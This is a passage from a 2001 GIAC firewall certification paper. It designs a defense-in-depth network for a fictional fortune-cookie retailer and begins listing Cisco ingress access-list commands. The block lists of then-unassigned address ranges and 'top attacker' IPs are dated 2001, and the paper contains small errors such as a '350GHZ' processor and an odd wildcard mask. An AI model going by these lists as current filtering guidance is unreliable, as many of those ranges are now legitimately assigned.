Global Information Assurance Certification Paper

Firewalls, Perimeter Protection, and VPNs
GCFW Practical Assignment
Version 1.5e

By Christian S. Moore

Table of Contents

Assignment 1 - Security Architecture

Define a security architecture for GIAC Enterprises, a growing Internet startup that expects to earn $200 million per year in online sales of fortune cookie sayings, and which has just completed a merger/acquisition. Your architecture must specify filtering routers, firewalls, VPNs to partners, secure remote access, and internal firewalls. Be explicit about the brand and version of each perimeter defense component. Produce a diagram or set of diagrams with explanatory text that define how to use perimeter technologies to implement your security architecture.

You must consider and define access for:

- Customers (the companies that purchase bulk online fortunes);
- Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);
- Partners (the international partners that translate and resell fortunes).

1.1 First Things First:

Before beginning, a few items should be mentioned. First, legal IP address space has been used in this paper for example only. Also, there is extensive use of Variable Length Subnet Masking (VLSM) for purposes of brevity. Appendix A may be used for referencing VLSM values to their extended counterparts in octet format. Access-lists and rule-based processes are very popular among several devices and applications performing firewall duties. Appendix B explains the syntax and explains how rules are processed on the different types of firewalls used in this paper.

1.2 The State of Business Affairs:

GIAC Enterprises is an Internet startup that conducts business with online sales. The company has alliances with a partner that translates and resells fortunes, and needs a data connection with its supplier, which authors the sayings on the cookies. In addition, GIAC Enterprises has also acquired a small business that makes chocolate flavored fortune cookies. The management team at GIAC Enterprises has decided that connectivity to its partner, supplier, and acquired company will be implemented with VPNs. Employees of the company working from home or on travel will have dial-in remote access to the corporate network.


1.3 Company Standpoint on Security:

The members of management decided from the beginning that matters of security will be dealt with extreme urgency except in areas were business would be rendered unpractical. Therefore, the IT department has been empowered with deploying firewalls, filtering routers, intrusion detection, and logging to ensure network security. The theory that all traffic should be blocked by default unless it is explicitly needed is the standard practice of all firewall implementations within the architecture. Also, each tier of firewalls will be running on different platforms. This policy improves odds that one exploit on a particular firewall will not compromise all levels of security.

All routers, firewalls, and servers/hosts on the following diagram have been hardened as bastion hosts. This fact means only the necessary services have been left running, and all other services have been disabled. All of the devices shown in the diagram are also physically locked down. Only authorized employees on the GIAC IT department will have keys or badge access to these resources.


In addition, it is company policy that all employees be given a security briefing before they are allowed access to any machines. Employees will follow certain rules such as minimum password length, with special characters, awareness of downloading/distributing viruses, etc. Social engineering will also be covered in thorough detail. All of these precautions will help eliminate imposter calls to Help Desk members from someone impersonating the V.P. of Human Resources (and other similar situations). This training program must be attended annually as a mandatory practice for all employees. (Guttman p. 4-11)

The next page shows the diagram for GIAC Enterprises:



1.4 E-Commerce Networks:

Below lies a more detailed diagram with in-depth description of the E-Commerce Networks:



Hardware Profiles:

Internet router	
Make & Model:	Cisco Systems 7206 router
Specs:	32MG of Flash memory; 256MG of RAM; 250MHZ RISC processor; dual power supplies
IOS:	12.2.3 Enterprise version (major release)

Internet Firewall	
Make & Model:	Cisco Systems Secure PIX 525 Firewall
Specs:	16MG of Flash memory; 256MG of RAM; 350GHZ
IOS:	6.0(1)

The Internet router's primary function will be receiving packets for the E-Commerce site, and routing them to the Internet firewall. From a security standpoint, the router will be the first line of defense in the security architecture. The router will be performing packet filtering of traffic from private address space and well-known malicious sites. Reflexive access-lists will improve security measures, since the packet's state will be inspected. Using reflexive lists, the router is given a fighting chance to better prevent crafted packets from entering further into the network.

Once packets arrive at the Internet firewall, they will be routed to either the WWW network, or the Service network, based on the type of traffic. HTTP and SSL will be used by customers to improve the security of the E-Commerce site.

Cisco devices were chosen for routing and firewalling based on high performance, reputable market status, and ease of implementation.


The web servers on the WWW network will need to communicate with the Sybase Database that is located on the Database network. This traffic will pass through the Internet firewall and onto the 2nd Tier firewall. Both the WWW and Service networks contain an IDS (Intrusion Detection System). The application chosen for intrusion detection was Marty Roech's SNORT. Intrusion detection is currently one of the biggest buzzwords in network security, immediately making it a profitable endeavor in the commercial market. GIAC Enterprises will prudently use SNORT based on its extremely popular reputation, in addition to it's appealing price tag – nothing. Information on this product and its configuration can be obtained at http://www.snort.org.

In addition, both the WWW and Service networks each reside on a Catalyst 2912 switch. Switches help prevent against network sniffers, which can be used maliciously by deviant hackers. These switches are also configured with only the default VLAN, and no IP address assigned. This switch configuration will aid the consequences of an ARP overload or ARP spoof. (Downey)

E-Commerce Server Platforms
DNS – BIND 8.2.4
SMTP – qmail 1.03
WWW – Stronghold 3

1.5 The Database Network:

Below shows a more detailed diagram with in-depth detail of the Database Network:



Hardware Profile:

2nd Tier Firewall	
Type:	IP Filter version 3.4.19
OS:	OpenBSD version 2.9
Platform:	Intel Pentium II 450 MHZ; 128MG of RAM; 5GB hard drive

The databases used in this architecture are Sybase products.

The purpose of the IP Filter firewall is to provide an additional tier of security. Valid traffic coming from the web servers to the databases must be permitted by the firewall in order for the E-Commerce business to succeed. This firewall will also pass web traffic from the web proxy servers out towards the Internet, as well as let certain Core networks communicate with the WWW, Service, and Database networks. Finally, the firewall will pass syslog traffic to the Syslog


server on the Maintenance network. No other traffic is allowed to initiate connections through the IP Filter firewall.

IP Filter was chosen as a firewall to protect against any PIX exploits. Having two different types of firewalls increases the odds that a vendor specific exploit will not work on two different platforms.

This network also has an IDS to detect any intrusion signatures. A 2912 Catalyst is used for this network.

1.6 The VPN Network:

The next page contains a detailed diagram with in-depth detail of the VPN Network:



Hardware Profiles:

VPN Router	
Make & Model:	Cisco Systems 3640
Specs:	32MG of Flash; 128MG of RAM; 100MHZ RISC processor
IOS:	12.2.3 Enterprise version (major release)

VPN Firewall	
Make & Model:	Cisco Systems Secure PIX 520 Firewall
Specs:	16MG of Flash; 128MG of RAM; 350MHZ processor
IOS:	6.0(1)

Remote Site's Router	
Make & Model:	Cisco Systems 2611
Specs:	16MG of Flash; 64MG of RAM; 40MHZ RISC processor
IOS:	12.2.3 Enterprise version (major release)

Remote Site's Firewall	
Make & Model:	Cisco Systems Secure PIX 515 Firewall
Specs:	16MG of Flash; 64MG of RAM; 200MHZ processor
IOS:	6.0(1)

The VPN network is to be established between the PIX firewall devices. 3DES IPSEC with pre-shared keys will be used to identify the security associations.


Ownership of the VPN networks is a major concern of the GIAC management team. Management does not feel it can fully trust the supplier, partner, or acquired company to know the passwords of the VPN devices. The solution to this problem is to have the routers and firewalls at the distant end sites be remotely administered.

SNORT sensors have also been deployed to these remote sites for intrusion detection. The IDS machine will also be solely administered by the GIAC IT department, as well the only system to be allowed to telnet to the remote site's router (since ssh is currently unavailable on lower model platforms and telnet traffic will not be permitted on the Internet interface of the router).

The VPN router's only purpose is to route to VPN sites, thus it will exclusively utilize static routes to the distant end routers of the supplier, partner, and the acquired company. The partner, supplier, and acquisition will only have access to the Database network and nothing else. IDS syslogs will be permitted towards the Maintenance network however. The 2nd Tier IP Filter firewall will ensure that traffic from the VPN sites does not get permitted through any interface, with the exception of syslog traffic.

1.7 Remote Access:

The diagram beneath helps describe how GIAC employees will remotely access the corporate network:




Hardware Profile:

Dial-in Server	
Make & Model:	Cisco Systems AS5300
Specs:	16MG of Flash; 64MG of RAM; 150MHZ RISC processor
IOS:	12.2.1

The dial-in device will authenticate to an ACE server. All remote users are required to have a SecureID token issued if they are to be granted access to corporate resources. Once authenticated by the ACE server, the employee will have full access to corporate resources.

1.8 Maintenance Network:

The following page shows a granular view of the Maintenance Network:



Hardware Profiles:

Maintenance Router	
Make & Model:	Cisco Systems 3640
Specs:	32MG of Flash; 128MG of RAM; 100MHZ RISC processor
IOS:	12.2.3 Enterprise version (major release)


Web Proxies	
Type:	Squid-cache Proxy version 2.4
OS:	FreeBSD version 4.3
Platform:	Intel Pentium III 800 MHZ; 128MG of RAM; 20GB hard drive

The Maintenance network is designed to assist in segmenting the GIAC Core network. General users of the Core network should not have access to the Maintenance network. When web traffic is requested, it is directed to the web proxies. The maintenance router will process Sybase traffic going to the Database network. Secure shell and FTP traffic to all networks will be permitted. In addition, this router will permit DNS and SMTP traffic towards the Service network. All other traffic will not be permitted out of this router.

Also located on this network segment is an IDS and Syslog server. The Syslog server will pull logs for all IDS sensors, routers, and firewalls on all the networks other than the Core network.

1.9 GIAC Core Network:

Observe the diagram below:



Hardware Profiles:

Switch	
Make & Model:	Cisco Systems Catalyst 6509 w/ Supervisor and MSFC2 router
Specs:	MSFC2 w/ 128MG of RAM; 16MG of Flash
IOS:	5.3 Supervisor and 12.1(7)E MSFC2 Enterprise software

Gauntlet Firewalls	
Type:	Gauntlet NT firewall version 5.5 (w/ Service Pack 6a and hot fixes)
OS:	NT Workstation 4.0 (stand-alone)
Platform:	Intel Pentium III 800 MHZ; 256MG of RAM; 5GB hard drive

The Core network is a compilation of four separate networks. One network will host all the corporate servers (i.e. DNS, SMTP, printer and file servers, ACE, etc.). The largest network will be for most GIAC employees, and it is called the General Users network. Most employees will use this network, and they will plug

into the 6509 switch. The 6509 will have 2 VLANs created on it, the Server network, and the General Users network. Two different departments with GIAC have sensitive information, so they will be behind Gauntlet proxy firewalls. These networks are for Research & Development and Human Resources. Behind the firewalls are Cisco Catalyst 2924 switches that employees using these networks will plug into. These switches will only have one VLAN.

1.10 Split DNS:

Within this design, split DNS will be used. The DNS server on the Core network will use the external DNS (on the Service Network) for domain lookups. All internal hosts will only communicate to the DNS server on the Core network. The external DNS will only accept zone transfers from the ISP's specified DNS server. The internal DNS server will not accept any zone transfers whatsoever.

Assignment 2 - Security Policy

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

- Border Router
- Primary Firewall
- VPN

You may also wish to include one or more internal firewalls used to implement defense in depth or to separate business functions.

By 'security policy' we mean the specific ACLs, firewall ruleset, IPSec policy, etc. (as appropriate) for the specific component used in your architecture. For each component, be sure to consider internal business operations, customers, suppliers and partners. Keep in mind you are an E-Business with customers, suppliers, and partners - you MAY NOT simply block everything!

(Special note VPNs: since IPSec VPNs are still a bit flaky when it comes to implementation, that component will be graded more loosely than the border router and primary firewall. However, be sure to define whether split-horizon is implemented, key exchange parameters, the choice of AH or ESP and why. PPP-based VPNs are also fully acceptable as long as they are well defined.)

For each security policy, write a tutorial on how to implement each ACL, rule, or policy measure on your specific component. Please use screen shots, network traffic traces, firewall log information, and/or URLs to find further information as appropriate. Be certain to include the following:

1. The service or protocol addressed by the ACL or rule, and the reason these services might be considered a vulnerability.
2. Any relevant information about the behavior of the service or protocol on the network.
3. The syntax of the ACL, filter, rule, etc.
4. A description of each of the parts of the filter.
5. An explanation of how to apply the filter.
6. If the filter is order-dependent, list any rules that should precede and/or follow this filter, and why this order is important. (Note: instead of explaining order dependencies for each individual rule, you may wish to create a separate section of your practical that describes the order in which ALL of the rules should be applied, and why.)
7. Explain how to test the ACL/filter/rule.

Be certain to point out any tips, tricks, or "gotchas".

2.1 Border Internet Router:

The border router is the first line of defense in the GIAC Enterprise architecture. Using reflexive access-lists, the IT department aims to rid most traffic from private address space and known malicious sites.

The following sets of commands will enable the router to perform the filtering duties it has been assigned:

```
Internet Router> enable
Password: ********
Internet Router# configure terminal
```

The enable command gets the operator to access privileged executive mode of the router, and configure terminal allows for the operator to access global configuration mode, noted by the '#' prompt.

2.1.1 Ingress Filtering:

```
Internet Router(config)# ip access-list extended ingress
Internet Router(config-ext-nacl)# deny   ip 127.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 172.16.0.0 0.15.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 192.168.0.0 0.0.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 10.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 224.0.0.0 31.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip host 0.0.0.0 any log-input
```

The extended access-list and the following deny statements will drop and log any traffic that comes from private address space (RFC 1918). Traffic with private address space should never originate over the Internet. If this is detected on the logs, then it is fairly good proof that the site is being spoofed.

Below are additional entries that block legal address space, however it is most likely invalid because IANA (Internet Assigned Numbers Authority - http://www.iana.org/assignments/ipv4-address-space) has not assigned it to any agency or business as of this writing:

```
Internet Router(config-ext-nacl)# deny   ip 2.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 3.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 5.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 7.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 23.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 27.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 31.0.0.0 0.255.255.255 any log-input
```

```
Internet Router(config-ext-nacl)# deny   ip 36.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 37.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 39.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 41.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 42.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 58.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 59.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 60.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 68.0.0.0 3.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 72.0.0.0 7.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 78.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 79.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 82.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 83.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 84.0.0.0 3.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 96.0.0.0 31.27.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 197.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 219.0.0.0 0.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 220.0.0.0 1.255.255.255 any log-input
Internet Router(config-ext-nacl)# deny   ip 222.0.0.0 1.255.255.255 any log-input
```

The following list prevents spoofed IP space using GIAC's own addresses:

```
Internet Router(config-ext-nacl)# deny   ip 11.11.11.0 0.0.0.255 any log-input
```

In addition, the top ten known attackers from http://www.incidents.org/cid/query/top_10ip_7.php will be denied. The following list is accurate as of 7/2/2001:

```
Internet Router(config-ext-nacl)# deny ip host 129.137.195.198 any log-input
Internet Router(config-ext-nacl)# deny ip host 61.159.50.183 any log-input
Internet Router(config-ext-nacl)# deny ip host 24.23.69.124 any log-input
Internet Router(config-ext-nacl)# deny ip host 204.5.170.2 any log-input
Internet Router(config-ext-nacl)# deny ip host 211.6.244.98 any log-input
Internet Router(config-ext-nacl)# deny ip host 24.28.156.213 any log-input
Internet Router(config-ext-nacl)# deny ip host 216.209.173.125 any log-input
Internet Router(config-ext-nacl)# deny ip host 195.161.251.2 any log-input
Internet Router(config-ext-nacl)# deny ip host 210.104.165.196 any log-input
Internet Router(config-ext-nacl)# deny ip host 128.138.150.217 any log-input
```

Finally, ICMP will not be allowed in (mainly to prevent against reconnaissance, certain denial of service attacks, Loki attacks and other similar exploits):

```
Internet Router(config-ext-nacl)# deny icmp any any
```

DNS, mail, web traffic and SSL will only be allowed to their respective servers. :

```
Internet Router(config-ext-nacl)# permit tcp host 1.1.1.50 host 11.11.11.4 eq 53
Internet Router(config-ext-nacl)# permit udp any host 11.11.11.4 eq 53
```

```
Internet Router(config-ext-nacl)# permit tcp any host 11.11.11.5 eq 25
Internet Router(config-ext-nacl)# permit tcp any host 11.11.11.6 eq 80
Internet Router(config-ext-nacl)# permit tcp any host 11.11.11.7 eq 80
Internet Router(config-ext-nacl)# permit tcp any host 11.11.11.6 eq 443
Internet Router(config-ext-nacl)# permit tcp any host 11.11.11.7 eq 443
```

Traffic from the Squid-cache web proxies will be inspected for state, and evaluated in a table created in the router, shown in the last three statements of the following commands:

```
Internet Router(config-ext-nacl)# permit tcp any host 11.11.11.8 eq 80 reflect squid
